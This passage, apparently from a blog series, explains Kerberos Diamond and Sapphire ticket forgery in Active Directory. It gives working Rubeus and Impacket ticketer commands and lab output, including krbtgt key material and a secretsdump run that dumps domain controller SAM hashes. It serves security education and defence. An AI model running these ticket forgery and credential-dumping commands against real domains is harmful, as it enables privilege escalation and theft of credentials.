
The following is a diagram showing the attack flow:




Diamond ticket attack flow

Rubeus performs this attack through its “diamond” function:

```
.\Rubeus.exe diamond /tgtdeleg /ticketuser:domainUser
/ticketuserid:domainUserID /groups:groupsToAddToPAC /krbkey:KRBRTGTAESKey /ptt
```



Rueus Diamond ticket



Access to the DC after perform ptt with the Diamond ticket

Sapphire tickets:

Created by Charlie "Shutdown", Sapphire tickets are the evolution of Diamond Tickets, stealthier. These are legitimate tickets, but while the Diamond ticket modifies the PAC, the Sapphire ticket replaces it with the PAC of another privileged user.

The way to obtain the legitimate PAC of a privileged user is thanks to S4U2self+u2u.

Although we will see this Kerberos extension in detail in the next post focusing on delegations, here is a brief summary of how these Kerberos extensions work:

S4U2Self Extension: *Subprotocol extension to the Kerberos protocol that allows a service to obtain a Kerberos service ticket for a user that has not authenticated to the Key Distribution Center (KDC). S4U includes S4U2proxy and S4U2self*. Basically, **allows a service to receive the user's authorization data (e.g the PAC).**

For this extension, it is required through the KRB_TGS_REQ:


- Must have at least one Service Principal Name (SPN) to allow the DC to encrypt the generated service ticket with the service secret key.
- Data structure PA_FOR_USER, which contains the information about the user on whose behalf the service requests the service ticket.
- The PAC returned in the service ticket in the following KRB_TGS_REQ contains the authorization data.

U2U Authentication: *allows the client to request that the ticket issued by the KDC be encrypted using a session key from a TGT issued to the party that will verify the authentication*, basically **provides a method to perform authentication when the verifier does not have access to long-term service key.** In order to perform this U2U authentication, the KRB_TGS_REQ needs to contain:

- additional-tickets: field containing the TGT from the secret-key is taken.

- ENC-TKT-IN-SKEY = TRUE : supports user-to-user authentication by allowing the KDC to issue a service ticket encrypted using thesession key from another TGT issued to another user.
- ServiceName (sname) that can refer to an user, not necessarily a service with SPN.


In brief, the following would be the forging flow of a Sapphire Ticket:



The following steps are taken during the Sapphire ticket forging process:


1. Obtain the secret keys of `KRBTGT` and `Elliot.A`.
2. Performing the pre-authentication process with a non-privileged user through KRB_AS_REQ message (e.g for `Elliot.A`).
3. The KDC issued a legit TGT.
4. Generate a KRB_TGS_REQ with:
    - PA_FOR_USER: struc with the impersonated user (e.g Administrator)
    - Service name (same): Elliot.A, same user from the 1º step.
    - Elliot.A's TGT will be added to the additional-tickets field
    - ENC-TKT-IN-SKEY flag set to TRUE (indicates that the ticket for the end server is to be encrypted in the session key from the additional TGT provided).

Analyzing the network traffic, it is possible to identify the mentioned requirements in the KRB_TGS_REQ request:




Custom KRB-TGS-REQ

The PA-FOR-USER padata value is used for the user that wants to impersonate (Administrator). As a snamestring, U2U is employed to obtain a service ticket for an unprivileged user (Elliot.A):



Ticketer network traffic

5. Obtain the service ticket for the Administrator using Elliot.A as sname, through TGS-REP response:



6. Forge the sapphire ticket, replacing Elliot.A's original PAC using the ST PAC of Administrator + match the cname with "Administrator".

From Windows hosts, at the date of writing this post, it has not been possible to replicate this attack, but ticketer could run it again on Linux:

```
ticketer.py -nthash krbtgtNTHash -request -impersonate 'Administrator' -domain
'domain' -user 'domainUser' -password 'Password123' -aesKey 'krbtgtAESKEY' -
domain-sid 'domainSID' -dc-ip dcIP 'justignored'
```

```
┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ python3 ticketer.py -nthash 0b1534c89020c1c44274470a5514f47d -request -impersonate 'Administrator'
 -domain 'lareslabs.local' -user 'elliot.a' -password 'Lareslabs1.' -aesKey '858d1f9471e97aafc01f37653
58e9496a0b8c41856d1e4137b305cbd7537dba8' -domain-sid 'S-1-5-21-4164589718-1869447727-3637930069' -dc-i
p 192.168.25.169 'justignored'
Impacket v0.11.0 - Copyright 2023 Fortra

[-] doing sapphire ticket, ignoring following parameters : -groups, -duration
[*] Requesting TGT to target domain to use as basis
[*] Customizing ticket for lareslabs.local/justignored
[*]     Requesting S4U2self+U2U to obtain Administrator's PAC
[*]     Decrypting ticket & extracting PAC
[*]     Clearing signatures
[!] User ID is 500, which is Impacket's default. If you specified -user-id, you can ignore this messag
e. If you didn't, and you get a KDC_ERR_TGT_REVOKED error when using the ticket, you will need to spec
ify the -user-id with the RID of the target user to impersonate
[*]     Adding necessary ticket flags
[*]     Changing keytype
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in justignored.ccache
```

Impacket-ticketer Sapphire ticket

Once imported in the KRB5CCNAME environment variable, we will be able to access using any tool that accepts kerberos authentication:

```
┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ export KRB5CCNAME=justignored.ccache

┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-secretsdump -k -no-pass dc1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x6f3b63113f594444bbbab8f2f24c58d2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:669556eda1adbb10afdf2
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The accoun
[*] Dumping cached domain logon information (domain/username:hash)
```

Authentication using Sapphire Ticket

Wrapping things up …

In this third part of the Kerberos series, we've dug a little deeper into the Kerberos user impersonation techniques. The goal with this post, whether we are adversaries or defenders, is to understand the multiple ways that Kerberos offers us to access resources using the credential material gathered.

We hope this installment of the Kerberos series has helped you better understand the number of techniques adversaries can use to attack the Kerberos authentication protocol.

In the next post of the series, we will continue to delve deeper, next time looking at ‘Kerberos Delegations’ and talking about how this setting allows applications to request end-user access credentials to access resources on behalf of the originating user and how an adversary would benefit from this flow.

References

- Alva Duckwall & Benjamin Delpy - Abusing Microsoft Kerberos: Sorry You Guys Don't Get It.
- Netwrix - Exploiting Service Accounts.
- Adsecurity - Mimikatz and Active Directory Kerberos Attacks.
- Unit42 - The New Generation of Kerberos Attacks.
- Fortra - Impacket - We love playing tickets.
- Overpass-the-Hash Attack: Principles and Detection.
- Elda Shamir - Shadow Credentials.
- Atl4s - Understanding - or at least, trying to.
- Peter Gabaldon - Diamond and Sapphire Tickets.
- Tarlogic - Kerberos.
- Packt - NoPac Vulnerability.
- Cyberstoph - Detecting shadow credentials.
- GhostPack - Rubeus.
- Splunk - Detecting Active Directory Kerberos Attacks.